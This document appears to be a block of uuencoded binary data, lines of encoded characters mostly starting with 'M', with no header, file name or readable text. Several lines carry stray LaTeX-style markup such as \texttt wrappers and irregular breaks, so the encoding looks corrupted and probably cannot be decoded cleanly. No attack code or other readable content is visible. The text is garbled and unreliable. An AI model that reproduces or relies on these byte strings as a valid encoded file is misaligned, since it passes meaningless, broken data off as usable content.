MS!0MGJ<404A--PH1D!&`,,5?N+I+[(C1C5U1"JW[E1C-6HWI@!\$5C6AB=\$!-M\Z#@MQT:.%M.[ZRU8&;>2G=,]ZZ5[MM?#M3,.FQTN)4[@I"39B/%!_VI^RJV M\C,^/O>*A'@W1;C/#&EHN33Q7MGVV^W(QI2/]SO%I)SLOMQB&0.-\$^?\$9"L* M7F!F2;8_\>X#U:5>DVY_T"2?\$;7>J?!<4S[*Q#I>U47BT^NK+AUSD/]A_^!L M2M"M[!,,\TB&/8,`E\%V)N:\#:XU.?_PLGLVK\6)09097E+?RW]IKO>JOB.M MM2APNWX52S%.I!_6VR:!CA&(IN26\$DI0&]?\$\$N\;5+GG4TRRQT@9:MI>/`I1 MI>U3/VM*L1?'I-J2I!Q5W!YV^T.3]C`4)\$<.3+2R9&M&`HJ3;0,3.\6W]U8H M`96=62*+10GEWD=/!O<N2OV^3]Y[^4EN:/RVUO2LOS^HWTSD"9N)PIJ)<&Z` M7V#1W[_>_X&;9:*J!14X9?::!:W\/,(PHX'QGHK?K<&B%AK!%C5/VU]B^!F& M)\L:J?W=&FT+5\$W4L'\$>'`FF:FFBJ:\$Q:\JC\$4@-,TPFM\]':"J/2"S#:7U9 M+VBE3R3YR+62KB^:TUG3\$YZT(HD6E;2H*1&=JS9W1-*L"A\1FYL@HR^&"0_> MA(Y"5I[,4_L7D6[U.ZTV>!H:M[C,DHE89\$+`M)33P)H&5HV!LD*\$SS3AZ\;Q M!\$^!Z1WV:F[1+./_][YFX"/&]FE]W\I\$D;6_('&1_)`1,!LGV&@-OID-<\$A' $\texttt{M.GDSF} \setminus \texttt{N+:-.EVH[EW^GEY)A+6?C[_'IU/9F\#78H<22\&V9N\$XV^7DC["EPKLF"] }$ M_22\"Q,3B@R\$<\P+`BYQ[:FX7\$5/_ICBS.=R=BR[?@ND6MRY)%,<+DR=AO.C MLJ]!)1Z'70XXFK20`3WU7%W)V*5J67.4-G*%72XP6NP5YBEE7<OA5(EIN9GU M\B),I'"9FCI"=N)(9)S;R<(JK9G;V7+R)CAV,L&.7\GQGSI:R\>S?-QH6.V_ M#*6Z90[?BRE^&NI>2SJFBZ;E-"T;-6TNBTHTK1DQ4UELV'J?"&3) `6(1#3?' $MQ-.:BM9(`]&Y.WR%44$=;T4$LJ:>,NG?.-[:C=@FJ<JP%JZ2?^OS$L0)2YD,$ MHE9*Q)?-[J9\$D+Q9F8UL2P0Q-U@QLC&10"UA'!O6M-*8J^Z.Q.67[9.BS%]5 $\label{eq:mtmn-epsilon} $$ MTMN-\&,:[*JU*\#>>(LR]9Q_=R6\$1QWG!9A*M=Y'/;;P\$8WBW"JC`1O(V=//WR) $$$ MLXT7P\$M&*91DLA%2\$U+V(2M2QLJM3FA:G1XHM]H9S(^4&X']<JLS8\['RZTN M#%4>*K>Z,EQ]H-Q<PIRY)!TKMW@G"Z[ECPH.G,YD^-Z5_?VBB[:H@\$?RK7)_ MZW\$2(QZA@@'0BK2A\@.I,`O'ME!EL;"LU@;WR<ZEY,DV'RP\T9R@_5GZ@ M9H;+#Y5?6ABN'"N__K8?7)W>+<:T,E'UR+7J[<+LT[6XL,*F2A36\$T.H^(HZ M1Z\$K(L;*UYE7G3]00BXS6#Y20@3VR]<5QER.EZ^K#%4?*E^?\$.?30^7KG>'\ M3\N7A9N7W;+UEG.?]\KV<,%:J?K]6QD"Z?,3)LJI:1BW(GFL.'UEUM8'BC,S $M'V;I2'$2V"_.S!FS'R_.+#-4?J@XL\)PY:'BS"K#U8>*<U^4O6J:6Z[SM%64]$ $\texttt{MH} \\ 6\texttt{X} + \\ +<: 1 \\ &\texttt{R}: " (\\ ^O\texttt{L}0 \\ ; \texttt{E} - ['K \\ &\texttt{@}: *[H \\ , \\ ^O\texttt{R} \\ ^S\texttt{P}8\texttt{K}1\texttt{XJ}. \texttt{P}' [1\texttt{Y}94QU \\ ^- \\ &\texttt{W} \\ ^O\texttt{R} \\ ^S\texttt{P}8\texttt{K}1\texttt{XJ}. \texttt{P}' [1\texttt{Y}94QU \\ ^- \\ ^S\texttt{P}8\texttt{K}1\texttt{XJ}. \texttt{P}']$ M5YB?B010T17.</Y0T169X?*1HN,#,"BY(NF67%&8!`YPR-(M.*9KH80!L<HD ME5Q\$B"<HN@=9D3)6:J7YJDP/E%KI##8VOB&P7VIE9LSY>*F5A:'*0Z565H8[M.+ZI+&?5V/B&3QKIU*+H%EOE3(3O/H/4*S<2N&E:,JU2238^0L0;E-['K\$@: M*[JJ,.L.#6VJRF!C0QL"^T57FQ/K\T.;VAGJX-"FS@QW<&A3%X8;&]KPZ22M $\texttt{M<;Y;=+7E6A^LB7AZ14>";@[FHS4\$BR7B(T2\0>E]S(JDD:+S-F[VR=BH!<3,K)] }$ M8&.C%@)[1>>3PIA'1BV@588Z-&KQ:4)<.CIJ`=49;G#4LMS\YVO8:;N^UZ7^ M50/.X@)\$2FZ"\'VIQ]DJQ1Z5V_XEZU0`4\$\\$@16!Q1AP1?K0P4.0:IKLD@.E MZE*#N8.EJJN[2%[?:9HWYJQ;JN_DT2"RY@8K.L4*=]'Y"/.NZUUIS!5</^CP $\label{eq:mv_u.gt2} \texttt{MV,U.GT2"[[JN#0->2FN15Z;C)2^&'.K-4]X=<*CW!LM&'$I@WZ$^-^;B@$-]} \\$ M:;"JY]#E90-%835A6=*K)DM>1@QZ:DC7JRC'CT_5H*]`:,2MPYNU1UNU-@ M;D#+2?3@BNPQ)K`T8!4!JXI'5Q>;3]C5"8CE*+<<V2;+ZX?[/ER0CO?O-8DY M\RJ42\$:5=1J/W!LNRFJ6ZCJXO9J)L*V[890GQHT6@W#&;2R#L8D/\$A`&"N&D MBGLHL\$U?F9X7/QBZN;FM.-06%*G!QMH"`AFZ<N>S79N.K>8*\":ITS"`18T/ $M\2>/U2A+;BS]1D(9.MDJ2F.I>O%-LWI,YHLRZ88Z<ZGJ>/Q"H*DQN4[8XZ[6]]$ MV^8@E#[NUP"]L63M"H"B[SY*B"@J\VX820JE((PZ;(RF(9\$\OX2@@FPB8FZB M&\$QE,0Q;F1\$OZ6",E>;7ZE",5:G!#L=8\$<<80DNVO3<G]YX5X4U4'&3J8#Y3M=EP-Q]GK5)KHC1N^XI,_VOU\$P-R`!8%6#<.5VPHK#6:/JEG5>QMW+36SER4) M[69]DZISIT8"D!K4J5"K9&>;]=/Y]F'[%8*!\8;.:\$)<P>S580V!5MT"6VX" $M-\ 3(H5'0\$[1KT\ R\$G"5-'@(0"Y\#;0ZQ,X4O1\&[>!9/Y*Q\(!Q-1@8^*\ (,-!)))]$ MGMZ*G"UP"H#[6N?Q'E]V,30W:#<F()5A(?32D!61"`M*C:"63Y>P^!`7*M2B M\$I#4P)9;A`;E\$DTK&`<B2*,Q(E45V5HTYTU):^26J"`&*R5A;\$%);:(SCV'\$ MR[?>6`S]8':E,43U*4NM.(98!)!Q#-UZ*ULCONI&O#.?^Z3_PG8GZF.2!K:^ M2HVK;/J\!\$D)44<?Q1J@I[.':H#W9F5VH`;XW&!C7R<)9`UHNH_9@PQ494TJ $\texttt{MO+2F"/,^Q]/IOG'</?]8; $*_OKF+.,R364(.U@C-\M4&3S$0'[V^:$^4HYA<] $$$

MVBVF+#7A+G[1MU5`3%2OAX&Y2@.)>)+%DY38IJ^8/-2Q@Y2;-<6!XLA*@U4C $MQ4\%@MV/GT>;,G)HG_0Z]_42[^B[K^BY/34;+=[U98T_@KN&B'V6*WN<EB-[,$ MW2!JI40<_1SR:9Z;E8=\FI<&.^S3?-2GN?FTZ/ET]G*RE5>&&V"1&M#UQM_S MQ_6=PKS!L@BV?SM08;G!BLXH&S;JT%_!I8\$K@J/3I@-/ZVOIE]W2+RRWNOVB MS]H.@3Y=BU@W8N`&TA\$I1(J[J'(4NB)"#![L]DMOEA]J],K<8(<;O?V6C#`A M?A%=FFZ^[F[+P+3\\00YS9/=C1D(',UF@ZU28GN;,U#8C3,F"K:,]G9HX*64 M37@ \M-FA>V?@.7&4'2B`](#\O+C?/VR`R>Y2N.J>M.OL\$3:SH'EMDXB=,7> $\texttt{M-3RK<[S[NPD[GW3\#KDZ-'8T.\:U88R+/XVM\#@UXRPI,LSJ'$-GUEBE[RP<:EMARK]]} = \texttt{M-3RK} = \texttt{$ MSLV:0XU+71ILK'\$AL!M*38'BP1Z%T']YD@Q'U0`+PXG:0+3WI2\$L-;%N:`\$K MN.7R*1SZ)8,WAJS?[`PRQ*'4K[R*RDUL>S&K[Q1]GA78TKBZ*UO0UF<P+Z:] MU2W\$;(\C38W#',1A*1W?X_'&DT4\%50;UF<H'X<Z>,P5NA(^^`6*,G9`8MT; MPD`AG%1Q#@6VZ2O3\U+W(ATD<]CH&C>(YJ71-6X"^]VH4KR)R\$:[49!S`Q8C MW2B(I<&JD6X41,N@3PYVHX"D!NXO4H7(7STVP:!P;_#N`A7A/.Q`/((73KM[MO66R9=@70: "5@?;3X\OFW7;W6=&EH:M6P#+\$%6;Y%G(K1N'OZ7^^KC4>L]20 MKK5*RQ=.%.8-ED6PK-N=`9\$;MHBP53+:X0!;&E>4,ZF7T!#>T'LATC*7)Q\$R MLS7TQP>9(W[<_KUW6YX:B^4R>L?K?AV>GKM:[SZO'LF`U[S4XO":U/T:-T<I $\label{eq:mv9l} \texttt{MV9L} < \texttt{X} > \texttt{]T7VU} \\ \texttt{E}/\texttt{[++FQ} \\ \texttt{!} \\ \texttt{+} \\ \texttt{Z1H}/\texttt{+G]} \\ \texttt{(\&A/QOOYW}^{\texttt{.}} \\ \texttt{.} \\ \texttt{!ML} \\ \texttt{:} \\ \texttt{4OJQI}^{\texttt{XV}} \\ \texttt{WEI} \\ \texttt{I} \\ \texttt{MU} \\ \texttt{$ M6O"UI\,V-'XGC?>RB\$R5W45\$C4X8#%/-(&Q%ZLB`+2^L2(JQST\$@>H.-?0XB M<*SM*7(341QL>XK2@%5_S/:PW5ULOBNR)K+L?1F*6BE>#--JDTK+>'\M'+!0 $MZ>7\SL:$H%7A_/M%CD6PQ&@UVI56F9YN.<BORFZ,E-X,R!@CY.D%"`E:[F'\$ $\texttt{MK\$})) - \texttt{CY"Q,F4WL} \\ \texttt{L2!I:S@6I-.NJ`W\$16@E48Y} \\ ^ \\ \texttt{C@6\$U5J(MS!N*B} \\ `;, \# \texttt{MK\$})) \\ \texttt{MK\$}) \\ \texttt{MKK\$}) \\ \texttt{MKK}) \\ \texttt{MK$ M?5*5&ZPXT"=5I<&J7I\T4/Z5Y;0UMG:6I]=G%%\#20WLAKZ:R%5TVY<-;J-# M=/BL&QVU-PF(CHB%P=\$3M6OPDG^522JYB&!HU`.0%2E#DWZ02K/L4&386+I(M#D=&;9%Q^1`^5;\$W`FMJ0NRU6L0&T']N-]];:&_HC&@&B,`7FX?U5T)S@Q;M MA7]`I?P)+`U8M==W`90/K2^&1#CTBL5I\$4<-@#*8A]*D4\1NK(QY%U48,:M4 MDHV/\$/\$81?<Q*Y*&&@"00%DW-I,',3?8V\$R>P/%B3DL340V\F%/SFTM^4LPN $\texttt{M-:@[6,S.\&S`;+68B4<Q(GXL_E\^W:AU51A4]Y%1'JXB"+.E\&@<M-,V8B$0N$ }$ MH"=JU^#%:RJ35'(1(=ZDZ!YD18H85`U%@#,_^^1`!/C48.Y@!/AX6A*,T610 M_-TY"8%GF^<-P5;2,+DM*3=)098?3?3Z009V<ABVN15VNKM50M+X!KJ"E@9S M2=;K!##N[TC.4L/W^X&3IDXJTALRZ\VR3ZX?UC\$V-VPQ.,%N2RX-W9NK,*X: M_-GC_9UMW/3=0,TL[SF:JQYC/UQCJH9DF`*H_#XF"MTP0:"R\$>"*]*\$=@2!Y ML_A0Y;G!AMKP@AD^,?^S4MC[RU%MLLM-P\60<5(E%LLMD@-/+1H]'#7;T8+$ M;RR#I\;:DY:B6\!%;NS<I-&?K3!1BRF,U54:2,23S`:H0V?AP8BR-\P`R9Q5 M'FI]RM1@8ZT/@>UG!W@K`FC>A/2:H,NGS4,+FQNVOS)"T<BGXDO#]Y9((+R-MMEQ7R>@.-I!3`_:G+^>/WS9ZHMOPWO#]91+N>`,Y-V#1:XBPXXW`TH#58"ND M%KPHW')6)[UFZ&0CQ_0??RA'PU"GQM#?X-9T\FV\-WQWHQM:\0:,98\7Y<B-MH^BMIBQUFJ+0TJ!59S\$%4#ZH0#@S6R9)9Q6%>_A`3`WF(EAF7XP>']LK#75K $M^{\cdot}_{k;R(P3R!/K^{+}\&!-YG^{*};E7J20;'R'B\&$K08U8D\#7UT!:DTZ\;F"B":N]+1$ MNO*!?%3Y^S:*_[(.9>PIB:D-8]D]I\P3'O8W#>79JI#?=>AJ3<Q<&B/L>75 M'I5W@=*UTLT-2B"._DVS,>"*]*\$)&4BE67S(R:DYV1UV<AI/U357#5]J\$CH> M1H\DJFXWLH"G8&_@C.#6#JR6Y-S`@R.WT#[(AR,%EP;N#]=F+WJ;^^9.T99M MWQVRL0#EH?6_?[2BHNA&A;>L>\>H(%L_)DB+(R(,<U4V\$3\$W4>(KJAF\$K4@= MVC`/4FZ6%@>BP9<&& ML1B"C01VKR>;6K/>IC#M)B<U2P[K.A(W^"D @MTJ@ M[I9`YDT(ZR6Y>@5`4NS_C#52%E3[O`2Q.F;9(&I%XM!R*DBE67FH+F;FO7RL $M+A(XZ/T^{-7[W,^_GWK#]59'9}[^5"SDW8+\2SE[DZO[HE2'^++,8^<*[I=5$]]$ $M7/0M.7YA308[C3<?7C\U-W0/^3`WYQ1);Z@2\;8<5:3&9!YI+<@N];DKBS)@$ $\texttt{M>\U_D9D<'.V-\&/N!UB$RU`i\&$0X[\#0@@KB0N'\&M2!ZK[45EYM8'XJU,""O'] }$ MSO82V!XEH_E1DC,9G2.^!(?*HMC,L/G@ZUQ7?)I+GY[?-6`Z3@?-=&\$X/X\$+ MAW1_N>N66EF9OAJE9ASM\K)D51@&V2I1B>OA(*5%=0^Q(F&L,:C,8Y4_4#A5 M9K"Q\$VD\$QD=M)CM-+8R]'#QL8\#*@'6_1[Y_U8^,99T05Z?CYVU`=X;L'TR+ M#[T`DADX[W7\$//02PUGGHP%S79B,<JB63_^6`GA8W^]?=-&(J;H14YLS>):Q $MQ]H.G3Z=EW0SAN03W(@4(AE,=3T.71$Q4N6KA$ZO1L\Y@1@9;#2J"$14@7UO$ $MC!(+D)(-+DKIL53&T@LS[E4+>U+B9=&JLWE4$A)*27$NO\/&LAD2J=X.LP"5$ M343,393G[>8CL!610\-OD#*S-#]0'FEAL-\$S^@2B/.*M/)B)*KDR.7601%ZU M#)QYSZ7CV]X4ZPRK\52@MK,.M\&9@?.AI=+P1,=Z^[#1#5#*5!A3.3@\$OUR% MI2P-A:P;"JXR=E15XELQP\$0MUC#65VD@\$4^R>(42V_05DX>FM&`U=_E#U<]G M!ANK?@1&Q1V^.:Z?MR^/6-M30&&2RH%YK4X8SQX?OZCQONIZT-<4D6'I-F:B $\label{eq:mass} $$M$WO2U$5A\$ZQI!LC,>(3BN]C5B0-?6H"R9MYV0&79KG!1M=I">0@YGZ[>=\#C SHORTH CONTROL OF S$ M\$226)J7SK8EP65+0^;=RF/?R[O<FLLB&S^W''PT\3PW>_^;4C%Q;<&_P[I<G MPEOVY[GA"^*U,A'?S4!>&DLU=,1(!GE/&_G,WEIJ2A/7#:/<'%\$@C+J,#*5! MJ1HJ89Q.\8+I"R".(54D([@5R4-'D\$#R9NZAL"IR@XV%%8'Q\.O\]7ZW?;HG

MK30AU>`@K`,W3Y;]+P\$GHK3+4*;&T/L:`'/40]CI]*(\WGCZGP-@U!!3;DR] M;<JP;)BK-*[>-F6NI!)J6:_Z>Y2Y\$`UR:D#76U_&0C2!WH#9R&8\\$'.#%9WU M9`XQ02P-5@TL(W/]&`#+2IWTUH^C&B!<G:K5:Z%KRZQNO>[QCM4NTEG!PDB< M2A36\$T.HN(LZ1Z\$K(H:^LH%D?AW=IPVB^75\GS:!\124J?1UG21#GVB`JI/4 $M4\&ZD7BG0\&[!W_@,QH[#<8,70%[6F]5]N;E^E.O&$9MH:S(*Y-#'8#MCA8\D.$ $MRMPU?))]"B<D9E=85SR!L1>K(J;4Z-0^F8_L!0?0&&]L/2"!+$]K>W*\?$ MOFQV2LM-2-%?3]ZUL:5A>YL"\6\$, *Q6*K8EU25RX]'#32W9++>N6FDM-#.HD M^89*C;1VJ3G61:SN]]D)\$]74,PA;D3I4!T'*S=2Q.@AB:;"Q.DC@>*DY\Z[O MU<3]LY`;!)^R^-18NM623;GLTM[<?R0\7G8TD3()(3VN@^A;)K>R=7@MS19+ ML^R6IO=F`]:/.WPLS2&96DQA(\$_AA,3LA\$D)4,\@;\$7JT!0#I-),K0Z4IK>" $\verb|M$/*ATO2]O9><G8\$Y-3\$\#W\backslash W"8+*S_I:ZI.O=S)L0>+?-1N<.2\$2GA;\$]1?_6$ M9R:*KLVR0=2*Q+%ZDI5FYB'/9N;9_+!G,_-L,&;R)!W174/)S:0]%7I@=XKS $MALL\&[L#!9(2#?\'D1\'LT:\VSU^W4D^(+0W;_4S&$<2G9SGCJY,1+5G?+=G<$ M?, %!?XN/13LD4TL-0WX53DC,3ICXB7H&82M2Q^I-8;X<'?"#:\$X<'_^`3:%L6 M:8]22A-1#=09W+/?&?.YHNO9PCQ;PK-M-CIV0"+?(*-?L;NOQTP4W5HF@Z@5 MB6-UIO1FYB&OEKG!#GNU-*^J,;?/VZ>=TDH3TO/K&UD<?@@G,\1X19L#JZ'] $M5' <= <#1?:C2?/-Y^Y/:!NDI-F!NJ+LU#J.8;GM\%0Z_25)D)PU>D(6Z6\+A\$ M%G28KU`1@7U1!)<\$YX?`*V+&!H)595FH#Q1[G1!6CWU9(K![_-(4SAX:,Q7H $M3*(?/H1IC*?/CU];K)FQ=C[H>\;9RR,L>R/&/'NDKP:.@L7]OOZ'P+9-+]O$ MY%F"Q>I<[MV7YSRGDY/IB3RMH"2\46[)"9/YX,'E?)J>R/MF&0GROLE4'AR6 $\label{eq:mqqiosj} $$MQQIOSJ?G\FGLJ) + '$3O+NB5$H$Z?>;CY'QY-N?#PY)>BUG+^E?IWC(`B\.$ M-S_YJ*83>2TV2,6<`>SR7>[TXJU<OS^?+)>7;\+CD@I)&P@N(L0?^Y(!T_'D MXOIB?CDYN; A\IRR9LN1D*?8LQT?_>K+Y]B_'3T__*F]VW+_>;?[U44+E=??X MOSX/\$M?;NWLAS:_":[SS&=ZWJ_XA5H5_8)3\ZU'3PNLF\^V'HSW8->BL0>>* M+F*T"_!C*:K5-##A*0<PE0U3I4PUF)IY:6#%!54]UD8A'(M_4^5.W0![I+J= $\texttt{M.:} _<& \texttt{:} \texttt{GSB\$OM[O\$2=:',)9FK/K.CC} + \texttt{[NLI7JTL3Y7,IW83S,.!H.<@YY?\#D]}$ MR, AAWNGXQ>7*4I"E;+'`KNEB<;F(U%3*4[.P]5V*Y^?'9^J1JG4U61V?-2Q> MP\-;?'BPA".!:]D[!BT7U^?VOA\$PF3+E9"KLIE,"S><=&WVIO!5YXW!I6;J\ MOKJZ7*PZ`C(-F(P!H_>FZ+:+EH2%E-KB).+URIN1-P>O[,EZ?+X#%UJ-]TMY M4T:>M0-\$\K:1E)MWLXNTD"9*__;N*,7?YY-C-!K*19HTF_H`E`2=MD%(K\$2D M)MV<+J;R;N!,GZBU5#XWX_9)9S-I"B^.LBAELCR9B=9S/+LK-E"/&E&K\$16, M6`EULEHM&B.P)=R[3WAEJ]2'QZ07^/W^MDDI]NOW+S]>ON"M*N3,VOSOY^O_ MD.F:+-6_?K5G[6HG9"%M'[HDEU0@2:W"N]F6[O0A*3,0UN<:FCF:SP[-*0T5 M2D'R<L]"WHI_KQ`\$*9Z10YE.3J>3Q2(\-G_-HLWYB"CVO+9?!;R??\#]!9+& MKEHL; \$M1187:D@<[!Q&E(A#S"KWYOGW>*/KFS=**!:\U8C(3F[-^@X>_!%#P MI497=.RBG!U@]%[=475]\8?T/Q>-ML(-:WOBO<0`-4[.45C4V!&G2N%SB&TK M9:.C6O,1K=;J`,66S_?5FD#56ZK>KE^U-5*UU;#:/^5CXOIAURAET]G,-B", MOGI&M!K%,E4;]/VNTQN^JU]A+\Y&4M"4R9M/_Y"_9ZD\%X4_W)'#0]F1Q[_5 MD0,"A5F%O^CD%`#+>QU^T8@TM\$&J52W2UJYD:;QIVD.UJ5E:^8BJV'+([7WD $M(S[R)$TDVD>PYFP^N6XI=#2A0LY"<V.SO$BM&E6H424=G77*K&WE2)FI.D"L$ MR(8J1*R[2E1WU5%Y)@^DSV:JLDHQW/]YI5!E6WTC# ?/HP6E>@JF>FVTJI3J MV59(`<\NM4KJO>LO'Z6G;QOP"L5AUO3JLM`>+-DD\!E\$-=#2,TUGO3)"J00-M?::7%-2XE\E5HLEG<A1PMMVG._09M?L]K"Z%5!1_K>AW(H*).27/'Q\^6:*G M7,GJLZ7FFHJ7#=.ZU>["4>K.7-WIN^Y41S:']FY/ME]?6N^>?CR5H<;K\T93 M^13K[8=.1\"W_<+RF:8QW%\GS_K'V+QZVV`PQH\$O?1EOS]_>EFC\V@(\$NCK M9^&6N=WOB?P/K3)"M<GE;RW;-6^5YHVQ+9D![JH#K#6DZY1`;7[:OJ@=8OJ? MXHNG; V\$; !M) *50R> "Z+ '#SL9\)H! //O;)69*U`: 'K]VWFO6Z0\$, &36%B^LJ_ MJW_V2[RB`P_Q=M_,O>>;N?;0[0=%I.GPX[S]-W4'WL8=?K"W__;NK[VA._B. $M[=/KPQ<DHK=GXITT'TA%9\\S4=:@"2$N3A.7C2>5KQ#43FBQ++^4,TV2FB-33$ M#UDA0AU3X0JFYDR%-YB<UG&R615RI&0:XS=N33S<I=(K)D90U5J.6RXSA>HS M]@I,C9U6%\$QN><W!/OB/]&_KH\$'IGEXE^X<?<E<,:AKM[+P!W7_DN?]^\^L^ M//F6[?9AIT7A'5%1FC>G;&[WUF7JW<(<26.\91?VP(U9;FE6:K7YD,K2'!?E M\$!DG9P2K>HPAG[XU/15;GZ0W5HE>].Z\VZO3'>:).4\$BB.C)6V.\%">]4"*A MM>K02M!0;F2;+-Z26I\$*UCZ]5CKV=!HR'H#JB*B9MV&0UGJA]OGIEDV5)O/% M7@9\$D;4;0*972;L!9'K=;A@]T]/4L04,U0--KL;43]O`PMXG5[KK-(%%KPG\$ MH*#XI[>!Q?^H#:P3UM'G?24I328SGUJ*YC^J/O=,B9M#\F7=QA"^1PL"]XRT MBO^W&[XP__P?-WRI-6Q#[5Y1__]HVX::@6Z#]_^VG?L]F!#^KT/\$=FN3<JHM M_LP(9R=D"`-(^KA;[)`_F:ZV!,*<`#QFZRXG^YGBM@)\$*(,HZN0KNM?H(75 MJE5(N`DK@;("UOS0F56J/\\O3Z[EJ6ZG/V<7LG!W.I&'HKVFV+0UTX3C2ZRA M'^7Z>S*?399'1?-+IT0EI4_^P@(7;:/=UFI69OK)='D,T_43?-44GPOME'Q_ MVMUM7FXU"=5'@7QA?1W1O=&Q7BL*, #B%A@;_63KD'29JZD:67=)Z+)V#260`

 $MFH&N,R+3_J4'^<@PQ$'&!V&Y&H8&S`.Z*/F_?D3!MXZ*&(O!EX4[2I+J@ZH)$ M@VKY2#,Y#_317U1>8M; `9\RC>B;5]63S<?V*]NE5<Y]4T0PXDD9]%?65H0<< M`+`P\5`EH;%I](I/T?D_A8LN@V<V?ZM?6'>^7P72?FDC80%\$AJE6[Z@UA5E= MLB<Y@U\$`PJC9R3PV">.1.^LL6^[Z+MA!8U0&=174A:7\$#K\$DL3)#<A@RG4]; MSFFVY3/.XW!I?F9)F+3(QR(@5+,BX%*DTSF=4=-OJHUF92G-PJ>Q+I7.Q=87 MXEA3=3\$:]!#G9?%+J]%T,L<Y7([^NOFZ#6=S7C`MET_:;/:P*\$W`R:9'QPHT $M*K^0EK>?-U$ 7J+?1!0#;#V&X-1/9ZX=;+LMP0VYH`+`^SC:)&W!O3U\?;FV= MV^<H=>D]GO=I184TV<!U'Q9\]H0J`P%Z__RX8WJ6)\$WZY'[[Z0\$7.Y"B\]@@ M!L%F!\$3;X&I]EE5CJ_59`0,01J)K_;*/I:Q"3&@\$!7W[*,HSC1,6,",A9R1D $M(4ZZ5$8^{]}AXI#G$2>@W4R24CI9G6/W^2-NB3!G1-)@YCI!4,PY#M7=A^?3=Y$ M_J36YPF1:6YK&B#K6*#(D\$0VIMMZYMX<M3QG_.M'ENE?Q],KOJ@OR7HQ_/=C M&7_!M;UUB-8R!(:DR\?79PDRSLQA)@@2N]@'@F-D2BTR4L\V]T^R\$XJ,,!K5 $\texttt{M}) 1 \# \texttt{F2.} \texttt{T\&>0} \texttt{V} \# \texttt{8U6JN} \& \texttt{5'1} \texttt{YX/TKYOGI} \texttt{W=R)} 1 \texttt{MD:} \texttt{H^ZP6Y} [\texttt{W-} \texttt{O$@} / \# \texttt{ZX}] \texttt{W-} \texttt{ABC} \texttt{W-} \texttt{W-} \texttt{ABC} \texttt{W-} \texttt{W-} \texttt{ABC} \texttt{W-} \texttt{ABC} \texttt{W-} \texttt{ABC} \texttt{W-} \texttt{ABC} \texttt{W-} \texttt{W-} \texttt{ABC} \texttt{W-} \texttt{W-} \texttt{ABC} \texttt{W-} \texttt{ABC} \texttt{W-} \texttt{ABC} \texttt{W-} \texttt{ABC} \texttt{W-} \texttt$ M9`ZAPQ@(.59\>N2"9\$2"`K&Y8#*?RU>Q/^G8*FPP.+XYG2Q7@23C\$OEU?#(] MGA^EX<_SY?'59"FD(Q=^\F^0)B3Y\%,^]T-"%GZ<7IG\$',3W2_PHP'CUKM%0 $MZB\54^{GCE}H^*'-4,T=-A)Q>7QQ'PZLBD7R$M)L_9XO5]21D!#^OKA=3)J5-$ MTH5(U137I(2'<F?'1QZ_HB&6F\$\$]:@8^"*E"=%\7?U[^,8T-<6)(DWH3>\$6I M_@H/*4\7J_>RZT'T=A*OKE>BKI\H`TQXHZ'\$AG@:XLP?4?=59+CL'&TU6V@; MG#U_ZDQDO"-!MM&@X]+;KR\$JM\8D947Y*"TRVFIU"FO)]N%;E.RMBLA%:/=R M4\"W(Y8EJTBC"#VZXV=/)LJUXTBW;YZ/TH(SQ65`+D-&R.XRM`F:!W0;1VHX MNB!TA=]#,EOVN)-`6<.'='%!%Z.Q[5)+4CF2\$!S75>.`"'ME).E&BG1V(9%V M<3R5X)04AEV*'Q+K2PD,_&T1Z*7H59RJ+1.JK:DL*08RQ<FW7K\$/=LLL]P98 MNC"R?PR=<_L3KLXJ.3Y-\$X[.-1;H;NF0]]ZNU=F2./256D3NXZ2,[RO5_#"W MC/(2P\H.,2,1\$:HP#HNX4P#)A90!\$Z6MN[IJMAR)Z_>ILK\$(>RTP^[+4^>QX M>K&47059E"A;(D+[)9/""JFMG05IP;1H`X*/99Z\$IJ>(!4J3-/UK)8IF;V3V ME[18[.5].KE>79Y/5F\$J)XX"K;?K(4]C%9.W;0?3MY/5!/(2E[68KN8RI03)M)5FLBX\$'6I;4;5VRT6LY?1-BL9*:*J%I?F:)E"R1PAJE5CE4VDH/[-G8)R\O $MKQ?'8EJ4%)0V-B&1[/]^/5T*MVQ:JS2=F9A/WL/0M(@)T].)[)0#P5-\5')%$ $M+/UZ.5U*4SV7;DP_.+NJ+^OX<CX/HW642\\0\\4SJ*!>DLYS>+RW=+*Q;0AHLE$ M(LW.SR67DQ6<CW+1GJGE_)K.K]@RQ+ZODJ8=HK+)R>7%_'W3^+3]SI38[4CK M>YW)/:<CO>]SID<N1U(O'!Q\$C[L:Q+ZGF=QW-\$E]/X,R[F:ETLOANS;]B?'4M_^'NVWT<>[:U!G\$A0"`A<1,B`@0"Z7*Q]WO/10+W:\;WUSW=M-UCW1,P\K1W $\texttt{M=YMQV[[>]LST0>(?("8`"0@0DB"$1`1((($!$I`1(B`(D8\5)U=GW+M>NQ))) } \\$ MO4DYTN],>WW?JN>JYUY51:V3W!%IMC*A.T;(@PC%S<]#15OQ`[5V0N%?S3-& M],1/TE7R0,L=HA,!\$A(C(7IB]T`3,&KPX^GE#=*0!)R3I\$?'=-_8)#/#050I MHN*!T,?(P.#Y)KA&LI"D@IV%S@\U7W5J[KS3[\$/\$.E!=+D:J\$%^)^`JDR\$!+ MC)'\/5?S.#4T>IBSQE)-UB!3\T(U,LMO&?"'1QE&H.@H\$K?&^"@;W]S1P#&> M-B/-^T00GMZF9%80(,FH3?UM5EG@G:SKRZ39=5/3KN.V0I:;0_11GB<BWS\J M3TKM;@G_;QTV8DX1,U>N!68`N5Y!\$\?&)GUQRRF=2870RY8G9-L178+AV*(! $\label{eq:muqn'QYAH} $$ MUQN'QYAH'!\B-:5%0\#GYGVQG7>Q21L&K3!A,0'M>90*B<=')[J1\#Y7&,P3D] $$$ MW&9B:FAR(>32ZTQ^06\`X`PTL88#\)W7W''/EB9&0HQ#+_&WOHO%K:,CK)A(M\$*GMGXK:='/;-QH4F@X5L.B!0J6#T\$W.\$\$"H6H>\$I*[LJ-9("BP*'1T`T7R)"M7\LB48[]+ \$SE@@K#;W\$SV@FO#ST\$C^CA?!*7]7!3QIE9-=;+%F.VX[5[4J# M5%<']G'Y4413`WBL\=@A3"'WW2;\$4"(I2COJ*LZ\$%KR]!D2J*[R]HV6%*)=F M78\$EVVQ1(N63#'UW!TD+G38DNWR32/1C*5_WA6E(=?DE%(X.CS'1`)X"CVW" M5"*K"V];2#))4=Y1ODDAM#)00B!:7=QHKUW6HE0*+QUZ>C?8A29'0HY]09M: $\label{eq:md*ll} $$ MD*L].<U.A)WZ[N>D%:5!SH2<^UY[,OK,M!!JZ7M4@\I')?OV"9O(C5HF.<V& C5HF.) $$ MD*L].$$$ MAEJ*K(*M5[E,C\$0E-E2*4&^>)<(W<AQ'3F^>94+,#6**W-(ALX/:RY[SUF9# 